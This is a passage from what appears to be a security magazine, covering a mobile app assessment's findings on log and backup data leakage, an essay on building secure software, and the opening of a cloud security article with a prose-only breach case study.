39 Aug 12 10:21:33 iPhone4 DemoApplicationMobile[550]: D restkit.network:RKResponse.m:229 NSMutableURLRequest Status Code: 200
40 Aug 12 10:21:33 iPhone4 DemoApplicationMobile[550]: D restkit.network:RKResponse.m:230 Headers: {
41 "Cache-Control" = "no-cache, no-store, no-transform, max-age=0";
42 Connection = "Keep-Alive";
43 "Content-Language" = "en-US";
44 "Content-Length" = 959;
45 "Content-Type" = "application/json";
46 Date = "Mon, 12 Aug 2013 05:00:28 GMT";
47 Expires = "Thu, 01 Dec 1994 16:00:00 GMT";
48 "Keep-Alive" = "timeout=5";
49 P3P = "CP=US;CAO DSP COR ADM DEV TAI PSA PSD IVA IVD CONO TELo OTP OUR DEL SMO IND NAV";

```

Figure 3. Application Storing User Information in Device Log

For iOS user iTunes application is used for installing application and taking backup either in apple cloud or in desktop / laptop. The backup which will be taken at desktop or laptop can be found at “~\AppData\Roaming\Apple Computer\MobileSync\Backup” (For Windows). All the application information will store here and can exposed to an attacker or malicious user if not properly encoded before taking backup.

The below depicted figure can explain the criticality of this event:




Figure 4. Backup File open into Hex Editor

Once the manual assessment is completed and all the vulnerabilities verified the test case scenario is updated with finding and executive summary with brief description will be produce with a final report.

The below depicted figure explain the top level view about the finding:




Figure 6. High Level Overview about Application Vulnerabilities

CONCLUSION

Increasing business of mobile application and devices introduce various challenges in the terms of data privacy, user confidentiality and enterprise security. The main challenge is how to maintain a balance between consumers and enterprise expectation without compromising of data privacy and user confidentiality. Because of these new challenges and threats there is no unique solution or one-size-fit-all environment for ensuring a complete security solution for consumers as well as enterprise when it term of mobile security puzzle. Nonetheless, Enterprise must:

- Developed a risk based mobile security strategy.
- Introduce secure software development life cycle for development of mobile application.
- Address mobile security into enterprise/organization security policy.
- Pursue a defense in depth strategy with multilayered security controls implementation approach for mobile security.
- Confined a proper protection for mobile data and also a balance approach for positive user experience with reasonable cost of ownership.

ABOUT THE AUTHOR

Amar Wakharkar, CEH, ECSCA, CHFI, LPT, ISO 27001 LI, SANS Trained Web Application Pen Testing Hands-On Immersion – Level 5. Education: PGDBA in E-Business Management. Summary of Experience: Amar Wakharkar has around 7 years of experience in the field of Information Security; currently he is leading the Security CoE within Capgemini Testing Practice. Amar is published author with PenTest and Hakin9 Magazines and has executed diverse Projects with multiple clients at cross geographic locations at India, Singapore, United Arab Emirates, Malaysia, Qatar, Hong Kong, Nigeria and Kenya.

ABOUT THE AUTHOR

Amar Prakash, ISO 27000 LA, BS 25999 LA, ISO 20000 LA, CEH, CSOE, CSOX. Education: MS in Cyber Law and Information Security. Summary of Experience: Amar Prakash has 3 years of experience in Information Technology and specializes in Information Security. Amar Prakash has been in Capgemini for four months and currently working in the field of Mobile Security.

ABOUT THE AUTHOR

Abhijit Potdar. Education: Master in Computer Management. Summary of Experience: Abhijit Potdar has around 8 years of experience in information Technology. From last 3+ years are in the security domain. He has focused on security assessment since December 2009 and has been involved in multiple vulnerability assessments and penetration testing activities in Mail, Life Sciences and Banking domain. He has experience of 20 application security assessments. Currently he is working on Mobile Application security assessment on Android and IOS platform.

BUILDING SECURE SOFTWARE – PART 1

by **Bryan Soliman**

Many security practitioners have gotten used to a world in which having security problems in software is common, and even acceptable. Some people even assume that it is too hard to get developers to build secure software, so they don't raise the issue. Instead, they focus their efforts on "best-practice", network security solutions, erecting firewalls, and trying to detect intrusions and patch known security problems in a timely manner.

One of the biggest reasons involved in the development process have never learned very much about how to produce secure code. In the real world, your software will likely never be totally secure. First of all, there is no such thing as 100% Security. Most software has security risks that can be exploited. It's a matter of how much money and effort are required to break the system in question. Even if your software is bug free, and your servers are protected by firewalls, someone who wants to target you may get an insider to attack you.

This article explains the technical trends affecting software security, the security goals, and the common software security pitfalls.

INTRODUCTION

Building secure software is a critical tool in the understanding of secure software. While the rest of the world seems to deal with symptoms, few have been able to go after the cause of most security problems: the design and development cycles. Many people are taught insecure coding style, and other have taken their understanding of writing software for personal single user systems and deploy their designs into networked interdependent environment.

These frameworks quickly undermine the nation's critical infrastructure as well as most commercial organizations, and place individuals at risks. Users will not always play nice with the systems, and malicious attackers seldom do, and as such; writing secure code to withstand hostile environment is the core solution.

We wouldn't have to spend so much time, money, and effort on network security if we didn't have such bad software security. In many cases network security can defend against these vulnerabilities. For example: firewall can be set to block particular types of packets or messages, or to allow only connections from trusted sources (Hopefully, the attacker is not already inside the firewall or employed by one of those trusted resources) – The intrusion detection system can be set to generate an alarm if the particular vulnerability is exploited – Managed security monitoring service can catch the exploit in

progress, and halt the intrusion in real time. However in all of these cases, the original fault lies within the software. It is bad software that resulted in the vulnerability in the first place.

The average large software application ships with hundreds, if not thousands, of security related vulnerabilities. Some of these are discovered over the years as people deploy the applications, and in many cases vendors patch the vulnerabilities and left for the hope that users will install the vendor-supplied patches; or the network security devices can be reconfigured to defend against the vulnerability. The rest of the software vulnerabilities remain undiscovered, possibly forever, and all have the potential to be discovered and exploited.

It's the software development system that causes bad software, and security is not something that can be bolted on at the end of a development process, it have to be designed in correctly from the beginning. Unfortunately, those who are in charge of a product's security are not in charge of the software development process. Those who call for increased security don't win against those who call for increasing functionalities. Those who champion principles of secure software design are not in charge of the software release schedules.

To create secure software, developers need to understand how to design software securely, and they must learn how to build security into their software design, and how to write their code securely. We also, need better software development tools that catch common security vulnerabilities in the development process: awareness of the risks, awareness of the problems, and awareness of the fixes. Because today there's no market incentive to produce secures software – the result is the lack of software liability. There is no market incentive to produce

secure software because software manufacturers risk nothing when their products are insecure. The software industry has proved, product after product, that you can produce vulnerability software, and still gain market share.

Computer security needs to be thought of in terms of risk management, we cannot avoid the threats through some magical application of technologies and procedures, and we need to manage the risk. Building secure software takes this risk management approach to security, and it focuses on the prevention where it should occur during software design. Software security has a long way to go, and we need not only to learn how to do it, but also need to realize that it is important to do it.

One of the biggest reasons why so many products have security problems is that many technologists involved in the development process have never learned very much about how to produce secure code.

IT'S ALL ABOUT THE SOFTWARE

Behind every computer security problem and malicious attack lies common enemy bad software. The Internet continues to change the role that software plays in the business world. Software has become the lifeblood of our businesses and has become deeply entangled in our lives. The biggest problem in computer security today is that many security practitioners don't know what the problem is. You may have the world's best firewall, but if you let people access an application through the firewall and the code is remotely exploitable, then the firewall will not do you any good. Data lines protected by strong cryptography make poor targets. Attackers like to go after the programs at either end of a secure communications link because the end points are typically easier to compromise.

The software security problem should be approached as a risk management problem. The fundamental techniques is to begin early, know your threats, design for security, and subject your design to details objectives risk analysis and testing.

Software is at the root of all common computer security problems. If your software misbehaves, a number of diverse sorts of problems can crop up: reliability, availability, safety, and security. The extra twist in the security situation is that bad guys are actively trying to make your software misbehave. This certainly makes security a tricky proposition. Malicious hackers don't create security holes, they simply exploit them. Security holes and vulnerabilities – the real root cause of the problem – are the result of bad software design and implementation.

Security holes in software are common, and that you need to watch out for them. Attacks tend to be either “remote” or “local”. In a remote attack, a malicious attacker can break into a machine that is connected to the same network, usually through some flaw in the software. If the software is available through a firewall, then the firewall will be useless. In a local attack, a malicious user can gain additional privileges on a machine (usually administrative privileges). Most security experts agree that once an attacker has a foothold on your machine, it is incredibly difficult to keep them from getting administrative access.

TECHNICAL TRENDS AFFECTING SOFTWARE SECURITY

Complex systems by their nature, introduce multiple risks. One of these risks is the malicious functionality where it can be added to a system either during creation or afterward. The complexity of a system makes it hard to understand, hard to analyze, and hard to secure. Security is difficult to get right even in simple systems; complex systems serve only to make security harder. Security risks can remain hidden in the jungle of complexity, not coming to light until it is too late. Also, users may incorrectly install a program that introduces unacceptable risk or, worse yet accidentally propagate a virus by installing new programs or software updates.

The first trend affecting software security is the growing connectivity of computers through the Internet that has increased both the number of attack vectors, and the ease with which an attack can be made. Furthermore, people, business, and government are increasingly dependent on network-enabled communication such as e-mail or Web pages provided by information systems. Unfortunately, because these systems are connected to the Internet, they become vulnerable to attacks from distant sources. Because access through a network does not require human intervention, launching automated attacks from the comfort of your living room is relatively easy.

The second trend that has allowed software security vulnerabilities to flourish is the size and complexity of modern information systems and their corresponding programs. Even if the systems and applications codes were bug free, improper configuration by retailers, administrators, or users can open the door to attackers. In addition to providing more venues for attacks, complex systems make it easier to hide or to mask malicious code.

The third trend initiated by the software security problems is the degree to which systems have become extensible. An extensible host accepts updates or extensions, sometimes referred to as “mobile code”, so that the system’s functionality can be evolved in an incremental fashion. For example, the plug-in architecture of Web browsers makes it easy to install viewer extensions for new document types as needed. Browsers are not only extensible systems, today’s operating system support extensibility through dynamically loadable device drivers and modules. Current applications, such as word processors, email clients, spreadsheets, and Web browsers support extensibility through scripting, controls, components, dynamically loadable libraries, and applets.

From an economic standpoint, extensible systems are attractive because they provide flexible interfaces that can be adapted through new components. Marketplace also demands that applications provide new features with each release. An extensible architecture makes it easy to satisfy both demands by letting software vendors ship the base application code early, and later ship feature extensions as needed. Unfortunately, extensible systems make security harder to prevent malicious code from slipping in as an unwanted extension, and as such; the features are designed to add extensibility to a system, must be designed with security in mind. Furthermore, analyzing the security of an extensible system is much harder than analyzing the security of a complete system that can’t be changed. How can we even begin to anticipate every kind of mobile code that may arrive?

The above trends make the software security problem more urgent than ever. Bolting security onto an existing system is simply a bad idea. Security is not a feature you can add to a system at any time. Security is a system-wide emergent property that requires advance planning and careful design. Security is a behavioural property of a complete system in a particular environment. It is always better to design for security from scratch than to try to add security to an existing design. Also, reuse is an admirable goal, but the environment in which a system will be used is so integral to security that any change of environment is likely to cause all sorts of trouble, and we can refer to this issue as “Environment Problem” when a system that is secure enough in one environment is completely insecure when placed in another.

WHAT IS SECURITY?

Despite the fact that security means different things to different people, security boils down to enforcing a policy that describes rules for accessing resources. If we don't want unauthorized users logging in to our system, and they do, then we have a security violation on our hands. Similarly, if someone performs a denial-of-service attack against us, then they're probably violating our policy on acceptable availability of our server or product.

Reliability and security have a lot in common. Reliability is a measurement of how robust your software is with respect to some definition of a bug. The definition of a bug is analogous to a security policy. Security can be seen as a measurement of how robust your software is with respect to a particular security policy. We can easily argue that security is subset of software reliability. If you manage to violate a security policy, then there's a system bug. The security policy always seems to be part of the particular definition of "robust" that is applied to a particular product. Reliability problems are security problems. For example, bugs that can crash a program provide potential attackers with unauthorized access to a system's resources, and reliability problems can be considered denial-of-service problem. Bottom-line, if you apply solid software reliability techniques to your software, you will probably improve its security, especially against some kinds of attacks.

Many well-known software vendors don't yet understand that security is not an add-on feature. They continue to design and create products at alarming rates, with little attention paid to security, and rely on "Penetrate-and-Patch" approach to security to avoid the security problems that are actively exploited by attackers are not the right solution for secure a software. There are many problems to the "Penetrate-and-Patch" approach to security. Among them are the following:

- Developers can only patch problems which they know about. Attackers may find problems that they never been reported to developers.
- Patches that are rushed out as a result of market pressures on vendors, often introduce new problems of their own to a system.
- Patches often fix the symptom of a problem, and do nothing to address the underlying cause.
- Patches often go unapplied, because system administrators tend to be overworked, and often do not wish to make changes to a system that works.

Designing a system for security, carefully implementing the system, and testing the system extensively before release, presents a much better alternative. The fact that the existing "Penetrate-and-Patch" system is so poorly implemented is yet another reason why the approach needs to be changed. Of course, designing, implementing, and testing things properly in the first place is the least expensive and most successful approach.

SECURITY GOALS

A key insight about security is to realize that any given system, no matter how "secure", can probably be broken. In the end, security must be understood in terms of simple questions: Secure against what, and from whom? Understanding security is best understood by thinking about its goals. What is it we are trying to protect? From whom are we protecting it? How can we get what we want? The following are the most important security goals:

- **Prevention** – Once a successful attack on vulnerability is found, the attack spreads like wildfire on the Internet. Often, the attack is embedded in a simple script, so that attackers require no more skill than the ability to hit return in order to carry it out. Automated Internet-based attacks on software are a serious threat that must be factored into the risk management equation. This makes prevention more important than ever.
- **Traceability and Auditing** – Because there is no such thing as 100% security, attacks will happen. One of the keys to recovering from an attack is to know who did what, and when they did it. Although auditing is not a direct prevention technology, knowing that there is a system for accountability, in some cases dissuade potential attackers. Good auditing and traceability measures are essential for forensics. Such technology show who did what when, and provide critical evidence in court proceedings.
- **Monitoring** – Intrusion detection systems based on watching network traffic or poring over log files are simple kinds of monitoring systems. Monitoring a program is possible on many levels, and is an idea rarely practices today. Simple approaches can watch of known signatures, such as danger-

ous patterns of low-level system calls that identify an attack in progress. More complex approaches place monitors in the code itself in the form of assertions or traces.

- Privacy and confidentiality – There are clear reasons for business, individuals, and governments to keep secrets. Businesses must protect trade secrets from competitors, and web users often want to protect their on-line activities. In many cases, there are often lots of reasons for software to keep secrets and to ensure privacy. The problem is, software is not really designed to do this. Software is designed to run on a machine and accomplish some useful work. This means that the machine on which a program is running can snoop around and pry out every secret a piece of software may be trying to hide.
- Multilevel Security – Some kinds of information are more secret than others. Technologies to support these kinds of differences are not as mature as we wish. Different levels of protection are afforded different levels of information. Getting software to interact cleanly with a multilevel security system is tricky.
- Anonymity – Anonymity is a double-edge sword, often there are good social reasons for software anonymity, just as often there are good social reasons not to allow software anonymity. Privacy acts and laws can influence the decision about anonymity that might represent important aspects of software security. For example, often, technology that severely degrades anonymity and privacy turns out to be useful for law enforcement, and cookies are used with regularity by e-commerce sites can help businesses to learn more about the habits of their customers. As such; software architects and developers, along with their managers, should think carefully about what my happen to data they collect in their programs where data can be misused and potential privacy issues can be violated.
- Authentication – Authentication is crucial to security because it is essential to know who to trust and enforcing a security policy of almost any sort requires knowing what we want to protect. Software security almost always includes authentication issues, and most security-critical systems require users to log in with a password before they can do anything. People falsely believe that when the little lock icon on their browser lights up that they have a “Secure Connection”. Secure socket layer (SSL) technology uses cryptography to protect the data stream between the browser, and the server to which it is connected. However, from an authentication standpoint, the real question to be raised is to whom are you connected? Authentication is a critical software security problem to take seriously, and as such; there will be literally hundreds of different ways to solve it. Stored-value systems and other financial transaction system require very strong approaches. Some authentication schemes require anonymity and others require strict and detailed auditing.
- Integrity – integrity refers to staying the same, and by contract to authentication, which is all about who, when, and how, integrity is about whether something has been modified since its creation. The more the new economy comes to rely on information, the more critical information integrity will become.

COMMON SOFTWARE SECURITY PITFALLS

It is important to understand what kinds of threats your software will face. One significant category of high-level threat is the compromise of information as it passes through or resides on each node in a network. Besides worrying about the nodes in a data communication topology, we have to worry about data being compromised on the actual communication medium itself. Network-based attacks actually turn out to be relatively easy in practice, and some of the most notable and easiest to perform network attack include:

- Eavesdropping – The attacker watches data as they travel through a network. Such attacks are sometimes possible even when strong cryptography is used; a good example is “man-in-the-middle” attack.
- Tampering – The attacker maliciously modifies data that are in transit on a network.
- Spoofing – The attacker generates phoney network data to give the illusion that valid data are arriving, when in reality they data are bogus.
- Hijacking – The attacker replaces a stream of data on a network with his/her own stream of data.
- Capture/Reply – An attacker records a stream of data, and later sends the exact same traffic in an attempt to repeat the effects, with undesirable consequences.

It is important to point out that the problem with the security goals described above clashes with many software projects goals such as functionality, usability, efficiency, time-to-market, and simplicity. For example, efficiency can be an important goal, although it usually trades off simplicity and security. However, building secure software doesn’t have to be slow, given the right level of expertise; a secure system can sometimes be designed more quickly.

CONCLUSION

Computer security is fast topic that is becoming more important because the world is becoming highly interconnected, and with networks being used to carry our critical transactions, security becomes an important issue to implement. Deciding to connect a local area network (LAN) to the Internet is a security critical decision. The root of most security problems is software that fails in unexpected ways.

Good software security practices can help ensure that software behaves properly. We can avoid “Pen-entrate-and-Patch” approach to security only by considering security as a crucial system property. This requires integrating software security into your entire software engineering process.

REFERENCES


- Viega, J. & McGraw G. (2002) 'Building Secure Software'. USA: Addison-Wesley.
- Howard, M. ?& Lipner, S. (2006) 'The Security Development Lifecycle'. Washington: Microsoft Press. Swiderski, F. & Synder, W. 'Threat Modeling'. Washington: Microsoft Press.

ABOUT THE AUTHOR



Bryan Soliman is a Senior Applications Solution Designer currently working with Ontario Provincial Government of Canada. He has over twenty four years of Information Technology experience with Bachelor degree in Engineering, Bachelor degree in Computer Science, and Master degree in Computer Science.

a d v e r t i s e m e n t

An advertisement for CompuSleuth. The background is a dark blue space filled with glowing data points and binary code (0s and 1s). A large, glowing globe is visible on the left. On the right, a computer monitor is shown, with a bright blue beam of light emanating from it towards the center. The text 'COMPU SLEUTH' is prominently displayed in the upper center, with the tagline 'Discovering Data One Byte at a Time' below it. At the bottom, the website 'www.CompuSleuth.com' and the phone number '1-614-898-7500' are listed.

COMPU SLEUTH
Discovering Data One Byte at a Time

www.CompuSleuth.com
1-614-898-7500

COORDINATED ATTACK ANATOMY:

LOOMING THREATS ON THE CLOUD HORIZON AND RISK AVERTING STRATEGIES

by Varun Srivastava

In the current business environment, it is imperative for enterprises to leverage the advantages of a virtualized operational ecosphere than to bear the burden of a physical IT setup. Cloud service providers envisaged this opportunity as early as 2006 to provide businesses with the flexibility of cloud environment. This development of introducing cloud services ran into hordes and melee of companies lined up to host cloud services on their infrastructures.

What you will learn:

- Prerequisites for this article are brief understanding of Cloud Infrastructure, IT Threats and Risks alongwith basic concepts of Enterprise IT Security Management.

What you should know:

- This article shall give insight to readers on macro level understanding of intricate security threats in cloud environment and strategies to counter those threats. Imminent risks due to looming threats on cloud environment could be countered with the help of custom strategies based on the framework elaborated above.

Introduction of plain-jane services was rapid which left little time for Security Providers to identify, assess, introduce, convince and establish the need of security measures required to render cloud services. Also, there has been a draw between the serviced provider and the customer to establish security controls and accountability towards potential data loss and breach.

PREMISE

CSA (Cloud Security Alliance) introduced the 9 looming threats to Cloud Security alongwith recommended controls to potentially neutralize the threat to cloud computing. Service providers and more so, enterprises, might be slow to realize the need of the rapid adaptation to risk and threat response towards their cloud infrastructure. And that is the opportunity which attackers utilize to plan, coordinate and execute carefully articulated breaches in supposedly the most guarded of the organizations.

CASE

In a recent case, a highly classified department ABC of a government office engaged an IT company XYZ to establish their IT security infrastructure. XYZ bagged the contract via tender from ABC on the pretext of the consultant's profiles and certifications which were being included in the proposal. Same consultants as included in the proposal were deployed onsite to establish the Snort Proxy, Custom OSSIM monitoring solution and AV for endpoints. CIO of ABC has a business background and little information about the IT functioning.

Department Manager Mr. Smith has 10+ years of IT operations background and understand the bare minimum of security requirements for classified data in their environment.

Consultants established the required solutions and demonstrated the functioning and performance improvement via dashboard to Mr Smith and the CIO to their satisfaction and submitted necessary metrics and benchmarking reports. A FTE (Full Time Equivalent) resource had been deployed to monitor and fix any issues with the recent software deployments.

In a week, ABC makes it to the front of the newspapers and media headlines about a major incident of email hacking which leaked critical data about government convoy and their contact information among other classified details.

ABC interrogated XYZ's security setup which could not avert the leakage of information and engaged Anderson and Co. to conduct incident investigation. Anderson and Co. seized the hard drives and assets to identify incident flow and conduct digital forensics. They further aligned interviews with XYZ and its onsite FTE resource.

Based on the discussion with ABC, XYZ and their FTE resource, Anderson and Co. created a storyboard and started building the keywords map for firing the Forensics toolkit over the seized hard drives. They could find matches relevant to the convoy's leaked data and correlated it with the small chunks of zipped data to a malware planted in the systems directory of the OS. On further deep dive, they pinpointed PDF file which was opened on the target computer and it included a JS Exploit. This JS Exploit pilfered the security loopholes in IE to open further gateway from external CNCs in Russia operated by attackers to drop Trojans. These droppers established bot connections with the target machine and started collecting data extracted from the .Doc files into plaintext files zipped and fragmented being transferred across to the CNC. This being a targeted attack had multiple custom signatures and common signatures which AV detected partially and deleted. Further, due to low byte value of zipped data being transferred across to CNC via open FTP port, OSSIM could also not detect its activity. FTE had been given a set of threshold only beyond which alerts could be generated. Further, FTE had limited knowledge of the attack methodology to connect the frequent detections of malware with any untoward activity and most of the work done by the FTE had been mechanical in nature.

SECURITY NIRVANA: 3 DIMENSIONAL APPROACH

For both SMBs and Large Enterprises, it is imperative from both Service Provider as well as Customer's perspective that a holistic threat landscape assessment be taken into consideration on continual basis before any steps are being taken to implement security infrastructure and programs.

This has to be a Top Down driven approach with extensive involvement of Senior Management Stakeholders. Security has taken centre stage in IT establishment from the fringe where it used to be 5 years back. All the efforts of organization building state of art products, intellectual property and proprietary information bears little value in an environment lacking adequate security controls. With adequate, it specifically means, a holistic approach to identify, assess, counter and prevent looming security threats. This holistic approach involves extensive cost, planning and time dedication from all stakeholders of the program.

Despite repeated attacks and breach attempts, organizations fail to understand the requirements of such holistic approach which shows a larger picture in the long run and has to mature across a period of time.

The 3 pronged dimensions towards attaining holistic cloud security nirvana can be listed as below

- Threat Scenario
- Security Programs
- Core values of Security




Figure 1. *The 3 pronged dimensions towards attaining holistic cloud Security Nirvana*

An organization need to attain mastery in identifying all possible threat scenarios as per Figure 1 constitutes first step towards attaining Security Nirvana. This has to be a continual activity and assessing the landscape vis-à-vis the attack surface need to be done in sync with threats from both external and internal agents.

